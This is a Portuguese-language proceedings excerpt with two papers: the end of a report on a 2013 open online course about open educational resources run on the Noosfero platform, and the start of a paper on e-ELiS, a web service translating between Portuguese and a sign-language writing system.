> "Em termos didáticos, busquei inspiração em modelos de cursos abertos e não em simplesmente um curso presencial já estabelecido em um nova versão para a internet. Busquei um modelo para efetivar comunidades entre professores, e professores e alunos (e não só encorajar a formação de grupos entre alunos) com momentos de interação síncrona e interação direta com os docentes. Para tal, a proposta de curso incorporou princípios de tarefas autênticas (Amiel and Herrington, 2012) através de projetos em parceria. Essa é uma prática pedagógica ainda pouco explorada tanto no ensino presencial como a distância. Por meio desses projetos e da própria vivência durante o curso (e, quiçá, a *posteriori*!) o projeto teve como objetivo criar comunidades e fomentar novos interessados, criadores, pesquisadores e atores visando à expansão de uma rede de parceiros futuros de trabalho ou pessoas que pudessem irradiar o conhecimento sobre REA e a abertura em suas áreas e localidades. Foi também uma tentativa de reunir atores (professores, pesquisadores, ativistas) de várias áreas, que se cruzam e se encontram em um momento de criação com um objeto (curso) em comum", relatou Tel Amiel.

> "Pensei aqui na concepção curricular do curso como sendo também uma perspectiva hipertetxual, característica fundamental da cultura digital contemporânea. Aceitando a provocação de Cecília Ramal (2002), podemos pensar no Curso REA como tendo um 'currículo em rede' cujas características são: metamorfose, mobilidade dos centros, interconexão, exterioridade, hipertextualidade e polifonia (2002, p. 185/186). Nas suas palavras: 'Rede: eis a metáfora e a inspiração possíveis de um novo diagrama curricular. A rede que captura e que ampara, que distribui e abastece, canaliza e entrelaça, transmite e comunica, interliga e acolhe' (p. 186)", relatou Nelson Pretto.

> "O ponto de partida que me influenciou nos estudos da Educação Aberta foi a minha participação como aluno em um Curso Aberto Online Massivo (MOOC) promovido originalmente por Downes em 2008. Essa foi a primeira experiência de MOOC e contou com a participação de 2200 estudantes (Mackness e outros, 2010). O curso abordou uma teoria de aprendizagem denominada Conectivismo (Siemens, 2005) em que me identifiquei com princípios que sempre nortearam minha

> prática pedagógica: autonomia, diversidade, abertura e conectividade. Após esse curso, resolvi aplicar essa teoria na produção de REA e então promovi um MOOC sobre HTML[7] (Inuzuka e Duarte, 2012). Uma das conclusões dessa experiência é que a produção de conhecimento por alunos e professores pode ser compartilhada na internet como REA, e as plataformas abertas contribuem com essa produção. Com a ascensão das mídias sociais fechadas, como o Facebook, interessei-me por uma plataforma alternativa: investigar o uso de mídias sociais abertas como plataforma para a realização de um MOOC", relatou Marcelo Inuzuka.

Metodologia do curso

O curso partiu de uma série de princípios para experimentação e implementação. Em termos curriculares, tinha como objetivo organizar uma formação abrangente, uma sensibilização para demonstrar a conexão entre vários aspectos de "abertura" tendo como eixo o conceito de REA. Apesar de experiências existentes na formação para REA e licenciamento aberto[8], não tínhamos conhecimento de um curso que tentasse demonstrar e abordar a relação entre conceitos como ciência aberta, recursos abertos, formatos abertos, hardware livre, software livre, dentre outros, que hoje compõem o que passamos a denominar de *ecossistema de abertura na educação*. O design do curso, tanto do ponto de vista da sua estruturação na web como de programação e avaliação foi feito a partir de um trabalho conjunto, desde o início, entre docentes, alunos e ativistas, já se constituindo num diferencial dos modelos tradicionais de cursos oferecidos pelas universidades. Além de envolver, desde o seu início, três universidades (Unicamp, UFG e UFBA)[9], a sua elaboração buscou desde o início trazer, em nível horizontal parcerias com reconhecida experiência nos temas abordados, sem limitar a participação a critérios acadêmicos.

7. http://pt.wikipedia.org/wiki/HTML

8. http://wikieducator.org/index.php?title=Open_content_licensing_for_educators

9. Por se tratar de um curso livre, e pelas dificuldades operacionais de um registro formal nas três instituições, a certificação do curso foi realizada apenas pela UFG.

O curso foi desenhado de maneira modular, permitindo que cada um dos coordenadores (de cada tema) pudesse desenvolver seu módulo de acordo com as ferramentas e práticas que achasse mais convenientes. Nesse sentido, o Noosfero[10] foi pensado como um agregador, um espaço central para atividades e coordenação; assim, cada professor poderia fazer uso de inúmeras ferramentas para desenvolver suas atividades (IRC, *chat* por vídeo, software de mapas mentais, entre outros). Esse design alinha-se com o princípio de abertura e contrapõe-se ao modelo tradicional, centralizado de um AVA (Ambiente Virtual de Aprendizagem).

Em termos organizacionais, foi totalmente desenvolvido à distância com participação de professores de vários estados brasileiros, de maneira colaborativa e distribuída, além de voluntária. Ademais, teve como meta formar quaisquer pessoas que quisessem participar do curso, sem um filtro ou requerimento inicial para participação. Cada comunidade foi coordenada por um professor, e dentro de cada comunidade os professores seguiam o curso de forma livre, mas tratavam da interdisciplinaridade entre as comunidades e seus temas. A ideia era que os participantes se comunicassem e trocassem experiências com todos os outros participantes das outras comunidades diferentes das que estavam. Isso faria com que trocassem conhecimento e gerassem vínculos pessoais, produzindo e compartilhando conhecimento aberto na internet.

Do ponto de vista formal, os alunos que quisessem receber certificados de extensão – fornecidos pela UFG – deveriam contratar um projeto com os professores, participando individualmente ou colaborativamente de uma lista pré-definida, em que ao todo foram propostos 22 projetos elaborados pelos professores[11]. O projeto contratado deveria ser feito em *parceria* até um prazo determinado por ambos, de forma a ser mais uma etapa na busca de se criar comunidades e fomentar a capacidade em recursos educacionais abertos.

10. https://gitlab.com/groups/noosfero

11. http://curso.rea.ufg.br/curso-aberto-reaea/projetos

Noosfero: personalização da plataforma

O Noosfero[12] é uma plataforma web de mídia social, um software livre em que é possível a criação de uma rede social, como as funcionalidades de blog, e-Portfolios, RSS, discussão temática, agenda de eventos e *chat*. Possui sistema de gerenciamento de conteúdos, em que se pode controlar a publicação de artigos e imagens, assim como arquivos e comentários no material enviado pelos usuários da rede.

Este software foi escolhido primeiramente por ser um software livre. Em segundo plano, buscávamos ir além das limitações dos AVAs tradicionais. Além disso, o Noosfero disponibiliza, por padrão, publicamente os conteúdos produzidos pelos seus participantes por toda a internet, diferentemente de outras mídias sociais, que mantêm os conteúdos fechados dentro da própria rede, o que contraria os pressupostos pedágogicos de abertura do conhecimento assumidos no projeto do curso.

A plataforma deveria estar articulada com as concepções teóricas que sustentavam o projeto do curso e constituir-se em um espaço de encontro, com baixa barreira de entrada e visibilidade máxima dos processos, produções e conexões. Outros fatores importantes que influenciaram na escolha do Noosfero foram avaliações de experências com outras plataformas (como Elgg[13]), o interesse em apoiar um projeto brasileiro e o modelo de federação inerente ao software.

Antes de preparar a plataforma para receber o curso, foi necessário definir sua estrutura, discutindo e concretizando pontos como organização, duração, custo, participantes e certificação. Só então, foi possível configurar a plataforma a fim de obedecer as necessidades e requisitos do curso e da metodologia.

Salientamos aqui algumas considerações que impactaram o desenvolvimento do projeto. Primeiro, havia pequeno apoio para desenvolvi-

12. http://noosfero.org/

13. http://elgg.com/

mento de software, que sabíamos ser insuficiente para nossas demandas. O Noosfero era e continua sendo um software em desenvolvimento, com algumas limitações para o uso em cenários educacionais. Alguns recursos, como a reprodução de vídeo, o uso de *chat* e a criação de enquetes e questionários, não estavam disponíveis de maneira plena quando o curso foi implementado. Houve portanto necessidade de estender a plataforma com o uso de outros aplicativos e serviços. Fizemos uso de software livre[14] para facilitar perguntas e respostas comuns. Integramos uma conta do Twitter e o Ustream (para transmissões ao vivo) ao Noosfero. Adotamos o software livre Chatslide[15] para apresentar slides em formato simples PNG e interação por bate-papo (*chat*) via protocolo IRC[16] em uma mesma tela do navegador.

A implementação do curso na plataforma deu-se por meio da transferência da estrutura lógica da wiki para o Noosfero. Inicialmente foi feita a criação da página principal, e páginas com instruções de utilização da plataforma, de informações importantes sobre o curso (cronograma, projeto pedagógico). O segundo passo foi a criação e padronização das comunidades com os temas propostos no cronograma do curso. Todas as comunidades receberam fotos de perfil de acordo com o tema abordado. Recursos como a galeria de imagens, blog, fórum, pastas de arquivos e comentários foram padrões para as comunidades. Entretanto, a utilização e customização das mesmas foi feita de acordo com a didática e necessidade de cada professor.

Havia uma comunidade central, que além de fazer a comunicação geral manteve todas informações sobre o curso, independente dos temas. Todos os participantes foram encorajados a "entrar" nessa comunidade, nomeada "Curso Aberto EA/REA". Havia também uma comuni-

14. http://www.question2answer.org/

15. http://sourceforge.net/projects/textolivre/files/chatSlide/

16. https://tools.ietf.org/html/rfc1459

dade para a interação somente entre os coordenadores do curso, nomeada "Coordenação do curso REA".

Depois de padronizar as comunidades, foram feitos testes como os de manipulação de imagens, onde testamos a troca de imagem do perfil do usuário e das comunidades. O recurso de "galeria de imagens" foi testado através da inserção de várias figuras, tornando-se um banco de dados. Testamos também o sistema de localização e cadastro de usuário, além de teste de busca através da utilização de *hashtags* (#). A Figura 1 mostra a aparência da página principal do Curso REA customizada.

Entrar ou Registre-se
Pessoas
Comunidades
Conteúdos
Eventos
Busca...
Curso REA
Referência
Sobre o curso
Perdido? Pergunte!
Como começar
Cronograma
Manual do sistema
Vídeos: boas vindas
Grupos e trilhas
Ver todas
Coordenação do Curso
Curso Aberto
Projeto: Vídeo-
Projeto: Criação de
Projeto: Melhorias
Economia criativa.
Commons, rossio.
Cultura digital/livre.
Educação aberta -
Projeto: Elaboração
Projeto: estudo de
Projeto: Economia
Notícias
O que você achou do curso?
3 de Novembro de 2013, por Marcelo Akira Inuzuka
Esperamos que todos tenham aproveitado o Curso REA de alguma maneira. Queremos saber um pouco mais sobre a sua experiência, sugestões e idéias. Para tanto marcamos dois papos abertos na próxima semana, usando o Chatslide.
15 comentários Leia mais
MOOCs e Economia Criativa!
28 de Outubro de 2013, por Tel Amiel
Chegamos a última semana de curso com duas trilhas simultâneas. Em uma abordaremos os cursos "Massivos" online, ou MOOCs e outros modelos emergentes. Em outra, a economia criativa/colaborativa e o desenvolvimento social para a educação. Verifique o link de cada comunidade para saber mais sobre as atividades!
sem comentários ainda Leia mais
Palestras sobre Recursos Educacionais Abertos hoje, 25/10
25 de Outubro de 2013, por Danniervelin Renata Marques Pereira
Saudações!
sem comentários ainda Leia mais
« Posts mais novos 1 2 3 Posts mais antigos »
Entrar
Nome de usuário / E-mail
Senha
Entrar Novo usuário
Eu esqueci a minha senha!
Tags
Ver todos(as)
abertura Atividade 1 atividade 1 bens comuns direito a educação ecologia de aprendizado educação educação aberta introdução projeto REA software livre
Últimas na rede
Todas as redes (beta)
Últimas do Twitter
Figura 1. Plataforma Noosfero personalizada para o curso REA

Na parte superior é possível ver a logomarca do curso. Foram incluidos documentos explicativos referente: por onde começar, sobre o curso, sobre projetos, cronograma e perguntas frequentes. Adicionamos vídeos, em que cada coordenador apresentou-se para os participantes e deu as boas vindas. Ainda do lado esquerdo, é possível ver as comunidades criadas. Cada comunidade possuía um tema, sobre os quais eram ministrados os conteúdos do curso. No lado direito, há a opção de login para que os

participantes pudessem fazer a sua autenticação e administrar tanto o seu perfil como a sua participação no curso.

Aplicação do curso

O projeto do curso REA deu-se em caráter experimental, sendo aberto a todos os interessados a partir de amplas chamadas nas redes sociais. O curso utilizou diversos materiais em distintos suportes, como hipertextos, vídeos, imagens, arquivos e palestras virtuais, sendo todos os recursos disponibilizados através do uso da plataforma Noosfero, que além de ser um software de licenciamento livre, garante aos usuários a liberdade de escolha entre várias licenças sobre a publicação de seus conteúdos. O curso REA foi totalmente a distância, com carga horária prevista de 20 horas semanais, calculando-se uma média de 4 horas de diárias dedicação individual e duração de cerca de 30 dias úteis (6 semanas).

Como salientamos, a participação dos professores deu-se de forma voluntária. Sendo assim, muitas pessoas interessadas não puderam participar como professores do curso, o que nos levou a reduzir módulos e repensar estratégias. Com o intuito de facilitar a organização do curso, cada um dos coordenadores-gerais(quatro no total) encarregou-se de organizar uma "área" do curso, sendo responsável por auxiliar os professores de cada área. Os professores foram organizados em duplas, sendo responsáveis por um tema em comum. Ao final, o curso contou com participantes variados, incluindo membros do Instituto Educadigital[17], do grupo Texto livre[18], Universidade Federal da Bahia (UFBA[19]), Universidade Federal de Goiás (UFG[20]), Universidade de São Paulo (USP[21]), Universidade Estadual de

17. http://www.educadigital.org.br/site/
18. http://www.textolivre.org/site/
19. https://www.ufba.br/
20. http://www.ufg.br/
21. http://www5.usp.br/

Londrina (UEL[22]), Universidade Federal do Rio Grande do Sul (UFRGS[23]) e Universidade de Campinas (Unicamp[24]), além do Software Livre-BR[25].

Com mais de 500 inscritos, o curso REA teve início no dia 30 de setembro de 2013 e foi encerrado formalmente na sexta semana, com as considerações finais sobre todo o processo e a definição do prazo de entrega dos projetos contratados que se estendeu até 08 de dezembro de 2013.

O desenvolvimento do curso, aconteceu de acordo com cronograma que pode ser conferido na Tabela 1, que apresenta também os temas abordados durante as semana.

Tabela 1 - Cronograma do Curso REA

Período	**Temas**	
Semana1	Semana de orientação sobre o curso	
Semana 2	Commons, rossio, acesso a educação	Educação aberta – conceito e panorama histórico
Semana 3	Cultura digital/livre, ética hacker e práticas recombinantes	
Semana 4	Software livre, abertura e educação	
Semana 5	Economia criativa, colaborativa e desenvolvimento social para a educação	MOOCs e modelos emergentes
Semana 6	Considerações finais	
	Entrega de projetos (para alunos com projetos contratados)	

É importante ressaltar que essas comunidades funcionavam de forma independente, possibilitando a participação dos integrantes em quantos temas quisessem, de forma aberta e livre.

22. http://www.uel.br/portal/
23. http://www.ufrgs.br/ufrgs/inicial
24. http://www.unicamp.br/unicamp/
25. http://softwarelivre.org/

Resultados

Pela sua concepção voluntária e descentralizada, consideramos a realização do curso um experimento de sucesso. Como em outros cursos *on-line*, a diferença entre os número de alunos registrado no início (acima de 500 alunos) não correspondeu ao número de participantes efetivos. As comunidades contaram com algo entre 5-10% dos alunos, e somente três alunos efetivamente concluíram projetos e foram certificados. Os projetos foram focados na produção de conteúdo (um capítulo, um relato de experiência e uma série de tutoriais)[26] para o Caderno REA para professores, uma referência sobre o tema. Apesar da oportunidade de certificação real por uma universidade pública federal, o número de participantes que optaram por realizar um projeto e consequentemente obter o certificado, foi aquém do esperado. O curto espaço de tempo disponível entre o começo do curso e a "contratação' do projeto pode ter levado muitos alunos a um distanciamento desse comprometimento.

Três momentos de avaliação foram criados para o curso. Ao final do curso, foi feita uma avaliação coletiva pelos professores, um questionário foi enviado a todos os alunos e um momento de interação (chat) aberto foi criado para discussão sobre a experiência. A reflexão dos docentes apontou principalmente para a necessidade de maior dedicação à formulação do curso, maior coesão entre as propostas modulares. Claramente, o modelo de um curso a distância, sem encontros presenciais limitou a possibilidade de coesão entre cada módulo, mesmo com a existência de uma wiki colaborativa e momentos síncronos de interação. As demandas de trabalho e atividades regulares sobrepõe a demanda de trabalho voluntário, nem sempre permitindo a dedicação necessária para a atividade.

26. Abrindo a escola: http://educacaoaberta.org/wiki/index.php?title=Tutoriais_sobre_ferramentas_e_sites, Abrindo um livro: http://educacaoaberta.org/wiki/index.php?title=Abrindo_um_livro, Melhorias ao caderno REA: http://educacaoaberta.org/wiki/index.php?title=Como_encontrar.

Os projetos realizados foram de enorme valor. Desses, três foram incorporados ao Caderno REA[27] para Professores. E, de acordo com depoimentos dos alunos-autores, um desafio que serviu para aprendizado prático sobre REA, licenças e formatos abertos, bem como a utilização de várias ferramentas e sistemas em software livre e plataformas para disponibilização de conteúdo.

Considerações sobre o processo

Como um curso elaborado a distância e uma atividade paralela ao cotidiano dos docentes e voluntários envolvidos, aliado à sua natureza aberta e colaborativa, podemos classificar esta como sendo uma experiência única. A interação direta entre professores e alunos foi produtiva em grupos pequenos e pode ser visualizada a partir do que foi produzido, direta ou indiretamente, pelas comunidades propostas no curso. Associa-se a isso o fato de que, coerente com as bases teóricas que deram sustentação ao projeto, todo esse material produzido está licenciado de forma aberta e disponível para que qualquer pessoa possa acessar, redistribuir, remixar, renovar, referenciar ou incrementar.

Para o desenvolvimento futuro, buscaremos rever o cronograma do curso, disponibilizando maior tempo para familiarização com a sua estrutura, plataforma e metodologia. Será importante provocar maiores momentos de reflexão entre os professores, garantindo maiores oportunidades de troca entre os mesmos.

O curso não só proporcionou uma experiência com uma plataforma nova, o Noosfero, mas também abriu novos horizontes e perspectivas para futuros cursos. Novas metodologias de pesquisa poderão ser aplicadas a partir desse trabalho. O próximo curso, previsto para 2015, poderá partir das lições aqui aprendidas e gerar outros resultados, tanto do ponto de vista

27. http://www.livrorea.net.br/livro/home.html

da concepção curricular quanto da sua estruturação tecnológica, de forma a possibilitar uma visão ampliada da educação aberta e dos REAs.

Referências

Amiel, T. (2012). Educação aberta: configurando ambientes, práticas e recursos educacionais. In B. Santana, C. Rossini, & N. D. L. Pretto (Eds.), *Recursos Educacionais Abertos: Práticas colaborativas e políticas públicas* (pp. 17–34). São Paulo: Casa da Cultura Digital/Edufba.

Amiel, T.,; Herrington, J. (2012). Authentic tasks online: Two experiences. In: A. D. Olofsson; O. Lindberg (Eds.), *Informed Design of Educational Technologies in Higher Education: Enhanced Learning and Teaching* (pp. 152–165). Hershey, PA: IGI Global.

Declaração de Cidade do Cabo para Educação Aberta: Abrindo a promessa de Recursos Educativos Abertos, 2007. Disponível em: http://www2.abed.org.br/documentos/ArquivoDocumento539.pdf. Acesso em: 13 out 2014.

Inuzuka, M. A.; Duarte, R. T. "Produção de REA apoiada por MOOC." Santana, B.; Rossini, C.; Pretto, N. D. L. (Orgs.). *Recursos Educacionais Abertos: práticas colaborativas políticas públicas* 1 (2012).

Mackness, J.; Mak, S. F. J.; Williams S. R. The Ideals and Reality of Participating in a MOOC. The Ideals and Reality of Participating in a MOOC, [S.l.], 2010.

Ramal, Andrea Cecilia. *Educação na Cibercultura: hipertextualidade, leitura e escrita na aprendizagem.* Porto Alegre: Artmed, 2002.

Silva, Marco. Sala de Aula Interativa. Rio de Janeiro: Quartet, 2000.

Siemens, George. "Connectivism: A learning theory for the digital age." *International journal of instructional technology and distance learning* 2.1 (2005): 3-10.

e-ELiS: um serviço para acesso à versão escrita das línguas de sinais

Amarildo Ribeiro Filho[1], Plínio Leitão Júnior[1],
Marcelo Ricardo Quinta[1]
aamarildo.321@gmail.com, plinio@inf.ufg.br, marceloricardoquinta@gmail.com

Abstract
In 2002 was created the Brazilian Sign Language (Libras) as the second official language of Brazil. Elis, Writing of Sign Languages, appears with the aim of becoming the written version of sign languages and be a new practice for social communication. This paper presents e-Elis, an open source software that implements a web service aiming to access the written version of sign languages. With low-cost messaging and independent of technology, this service will be available on the web to be accessed by all and help in learning of Elis

Resumo
Em 2002 foi criada a Língua Brasileira de Sinais (LIBRAS) como a segunda língua oficial do Brasil. Elis, escrita de línguas de sinais, surge com o objetivo de se tornar a versão escrita de línguas de sinais e ser uma prática nova para a comunicação social. Este artigo apresenta e-Elis, um software de código aberto que implementa um serviço web com o objetivo de acessar a versão escrita da LIBRAS. Com as mensagens de baixo custo e independente de tecnologia, este serviço estará disponível na web para ser acessado por todos e ajudar na aprendizagem de Elis.

1. Introdução

A capacidade de se comunicar e de expressar emoções é um fator importante para evolução do ser humano. É a partir dessa capacidade que conhecimentos são criados e transmitidos, por meio da escrita e pelo uso de uma língua.

Em 2002, a língua brasileira de sinais (LIBRAS) foi reconhecida como meio legal de comunicação e expressão dos surdos brasileiros pela

1. Instituto de Informática – Universidade Federal de Goiás (UFG), Caixa Postal 131 – 74001-970 – Goiânia – GO – Brasil

Lei Federal n. 10.436 (Brasil, 2002). A LIBRAS foi regulamentada pelo Decreto n. 5.626 (Brasil, 2005), o qual prevê a formação de profissionais para trabalhar no ensino e difusão desta língua nas escolas, tanto para alunos surdos quanto ouvintes. O ensino de LIBRAS vem ganhando força no meio acadêmico e a demanda por profissionais que possuem conhecimento nessa língua tem crescido, associado ao aumento de volume do material didático para o ensino de LIBRAS no Brasil.

Durante a alfabetização de alunos surdos, um dos principais problemas é a escrita, pois o alfabeto é construído para representar graficamente os fonemas (menor unidade sonora). Para trazer a escrita mais próximo das línguas de sinais, a linguista Mariângela Estelita Barros durante sua pesquisa de mestrado (Barros, 1998), desenvolveu a ELiS, Escrita das Línguas de Sinais, que especifica um novo sistema de escrita de base alfabética. ELiS não utiliza letras de qualquer alfabeto, mas emprega símbolos próprios para representar os elementos visuais das línguas de sinais. Toda a estrutura do alfabeto foi desenvolvida para representar da melhor maneira possível os movimentos e gestos utilizados nas línguas de sinais.

1.1 ELiS

A ELiS é um sistema de escrita das línguas de sinais que está pronto para ser usado cotidianamente, já foi inserido no meio acadêmico e obteve uma grande aceitação por parte dos estudantes, além de ser objeto de pesquisa e estudos frequentes, nos quais sempre houve participação da comunidade surda e aceitação da ELiS pela mesma (Barros, 2010).

A ELiS utiliza símbolos próprios como base para construção das palavras para representar os elementos visuais das línguas de sinais. Toda a sua estrutura foi desenvolvida para representar da melhor maneira possível os movimentos e gestos utilizados nas línguas de sinais. A Figura 1 ilustra o alfabeto definido pela EliS.

É definida estruturalmente como um sistema alfabético linear de escrita das línguas de sinais, que registra graficamente as unidades menores da língua. No caso das línguas orais, os sistemas de escrita registram separadamente consoantes e vogais, já no caso da ELiS, o sistema de escrita alfabético registra separadamente os elementos principais de formação dos sinais.




Figura 1 – Alfabeto ELiS

Hoje já são oferecidos cursos para o aprendizado da ELiS e, pelo volume de informações e complexidade do que deve ser aprendido, os cursos têm em média de trinta a quarenta horas de duração. Os cursos ensinam, primeiramente, as letras do alfabeto ELiS, em seguida a formação de palavras e, por último, a elaboração de textos.

1.2 Objetivo

Para que a ELiS possa alcançar um número maior de usuários e sua estrutura seja estudada e conhecida por mais pessoas, além de auxiliar o aprendizado desta escrita por estudantes, professores, surdos e ouvintes, foi desenvolvido o *web service* denominado e-ELiS. Esse *web service* é um *software open source*, que destina-se à tradução de termos em português para ELiS, ou de ELiS para português, de maneira fácil e rápida. É um serviço independente de linguagem, que pode ser acessado por diversos tipos de aplicação por toda a Internet, e torna possível aos usuários o acesso à base de dados contendo os termos em ELiS. Este artigo apresenta o e-ELiS e destaca sua importância e aspectos técnicos.

2. Trabalhos relacionados

Hoje são encontrados diversas aplicações que auxiliam na tradução de frases ou termos em LIBRAS para o português. Três trabalhos que se assemelham ao apresentado neste artigo são apresentados nesta seção.

2.1 Dicionário Acessa Brasil

O Dicionário Acessa Brasil (Acessa Brasil, 2014) é uma ferramenta *online* de consulta, que apresenta vários tipos de termos em LIBRAS, sendo possível ao usuário realizar consultas a termos em diversas categorias. Os resultados são apresentados em vídeos, o que facilita o aprendizado de LIBRAS. Este é semelhante ao serviço e-ELiS, pois ambos os serviços fazem apenas a tradução de termos, palavra por palavra, não sendo possível a tradução de sentenças completas.

2.2 Poli-Libras

Poli-Libras (Poli-Libras, 2014) é um software *open source*, que representa uma ferramenta de tradução automatizada de frases em português

para uma sequência de sinais em LIBRAS. Com Poli-Libras é possível fazer a tradução de sentenças completas, ao contrário do serviço e-ELiS. O resultado de uma tradução é apresentado graficamente por um "avatar 3D", e todo o processo de representar os movimentos resultantes da tradução é computadorizado. Seu principal objetivo é realizar a tradução levando em conta aspectos sintáticos, entender e traduzir o real sentido das sentenças, e evitar o máximo a geração do chamado português sinalizado (correspondência direta um-pra-um entre palavras em português e sinais) para o usuário, e fazer com que a tradução seja o mais natural possível.

2.3 Rybená

Player Rybená (Rybená, 2010) é um *software* capaz de converter textos de páginas da Internet em português para a LIBRAS, seu objetivo é tornar *sites* da Internet acessíveis para a comunidade, utilizando-se de um "avatar" animado, o qual é integrado aos *sites* responsáveis por reproduzir os movimentos da LIBRAS para os usuários. Apesar de poder traduzir sentenças ou textos inteiros, o Player Rybená não faz traduções levando em conta aspectos sintáticos, cada palavra é traduzida separadamente do seu contexto, o que acaba deixando as traduções diferentes do que são realmente expressados em LIBRAS. Sua vantagem é a possibilidade de poder pausar as traduções e também aumentar ou diminuir a velocidade com que os sinais são representados pelo "avatar", facilitando a compreensão do que está sendo expressado pelo avatar.

3. Web Service e-ELiS

O e-ELiS, funciona como um tradutor ELiS–Português ou Português–ELiS, onde para cada palavra na linguagem ELiS existe um ou mais correspondentes em português e vice-versa. O serviço e-ELiS foi desenvolvido utilizando-se a linguagem Java e o sistema gerenciador de banco de dados MySQL.

Para a implementação do serviço, foi escolhida a arquitetura REST, *Representational State Transfer* (Fielding, 2000). A escolha se deu pelo fato desta possuir uma *interface* uniforme de comunicação, ser eficiente na transferência de grande volume de dados, além de facilitar a configuração e disponibilização de serviços na *web*, e empregar o protocolo HTTP. Uma característica importante é permitir que todas as interações utilizando-se a *interface* REST sejam *stateless*, ou seja, todas as informações necessárias para a execução das requisições estão contidas na mensagem enviada, não importando o que já foi processado por requisições anteriores. Essa arquitetura define um conjunto de princípios para disponibilizar serviços na rede, com foco principalmente nas operações que são oferecidas, em como são acessadas e como as mensagens são transmitidas para uma ampla variedade de clientes desenvolvidos em linguagens distintas, de forma eficiente e sem grandes custos de tráfego de informações.

O serviço de um *web service* é utilizado pelos clientes pela troca de mensagens. A escolha de uma estrutura de mensagens que seja adequada ao que está sendo desenvolvido e que seja de fácil compreensão pela maioria dos clientes é importante. Uma das estruturas mais utilizadas atualmente, e que vem ganhando cada vez mais uso quando se refere à troca de mensagens, é a estrutura JSON (*JavaScript Object Notation* – Notação de Objetos *JavaScript*). JSON é derivada da linguagem de programação *ECMAScript*, mas é independente de linguagem de programação, e possui um pequeno conjunto de regras de estruturação para a representação compacta de dados. Estas propriedades fazem com que JSON seja um formato adequado de troca de dados no e-ELiS: é utilizada tanto para o envio de parâmetros para o serviço, quanto para o envio de retorno aos clientes.

O *web service* e-ELiS fornece um mecanismo de comunicação entre os usuários e a base de dados, onde estão os termos em ELiS e seus correspondentes em português, como mostra a Figura 2. Para que o serviço fornecido pelo e-ELiS seja consumido pelos clientes, é necessário enviar requisições HTTP, utilizando-se o método POST, que permite que os dados

(parâmetros) sejam incluídos no corpo da requisição. O e-ELiS trata os parâmetros e executa o procedimento responsável pela consulta ao banco de dados e formatação da mensagem no padrão JSON. O resultado formatado da consulta é enviado para o requisitante da tradução.




Figura 2 – Interação entre cliente e serviço

3.1 Formato de mensagens

Foram utilizadas duas estruturas de objetos JSON, para a comunicação entre o serviço e seus clientes, uma estrutura para os parâmetros a serem enviados ao serviço e outra para representar o retorno enviado pelo serviço aos clientes, conforme abaixo:

1. uma coleção de pares contendo a estrutura { “palavra” : valor, “tipo_consulta” : valor }, onde o valor do atributo “palavra” do objeto JSON se refere à palavra a ser consultada, e o valor do atributo “tipo_consulta” é o tipo da consulta a ser executada pela aplicação (valor 1 para tradução de termos em Português para ELiS, e valor 2 de ELiS para Português);
2. uma coleção de pares contendo uma lista ordenada de valores para cada atributo, com a estrutura { “palavra_pt”: [lista de valores], “palavra_elis”: [lista de valores] }, onde [lista de valores] são as palavras que foram encontradas para o termo e tipo de consulta recebidos como parâmetro.

3.2 Formatação de símbolos ELiS

Apesar do alfabeto ELiS possuir letras únicas para sua escrita, a fonte que possibilita a escrita da ELiS nos computadores foi construída mapeando os teclados convencionais e substituindo suas teclas pelos elementos básicos formadores de sinais na ELiS.

A escrita em ELiS possui formatações especiais, que fogem ao padrão comum de escrita dos teclados convencionais, além de fazer uso de caracteres sobrescritos ou sublinhados para representar certas letras que formam uma palavra. Foram utilizados *tags* da linguagem HTML, para manter a consistência com o real sentido das palavras escritas em ELiS. Por exemplo, as *tags* utilizadas foram <*sup*> e <*/sup*> para representar caracteres que tenham a formatação de sobrescritos, e também <*u*> e <*/u*> para representar caracteres que possuem a formatação de sublinhados.

3.3 Cliente e-ELiS

Neste trabalho também foi desenvolvido um cliente para validar o conceito do serviço e-ELiS, o qual se comunica com o serviço por meio do protocolo HTTP, sendo a primeira aplicação a fazer uso do *web service* para consulta de termos na escrita ELiS. A aplicação cliente auxiliará na aprendizagem da ELiS, devido à possibilidade de tradução instantânea de termos em ELiS ou Português, além de servir como um modelo para comunicação entre aplicações e o serviço e-ELiS.

O cliente e-ELiS foi desenvolvido utilizando HTML versão 5, para ser o meio de comunicação inicial dos usuários com o serviço (responsável por fazer as requisições ao serviço): (i) consultar termos em ELiS, ou Português; (ii) receber o retorno do que foi requisitado; (iii) apresentar os dados recebidos para que sejam entendidos pelos usuários. As Figuras 3 e 4 ilustram a requisição e o retorno do serviço, respectivamente.

Figura 3 – Exemplo de requisição do serviço.

Figura 4 – Exemplo de retorno do serviço

3.4 Comparação com outras abordagens

e-ELiS é arquiteturalmente diferente dos serviços como Poli-Libras, Dicionário Acessa Brasil e Rybená.

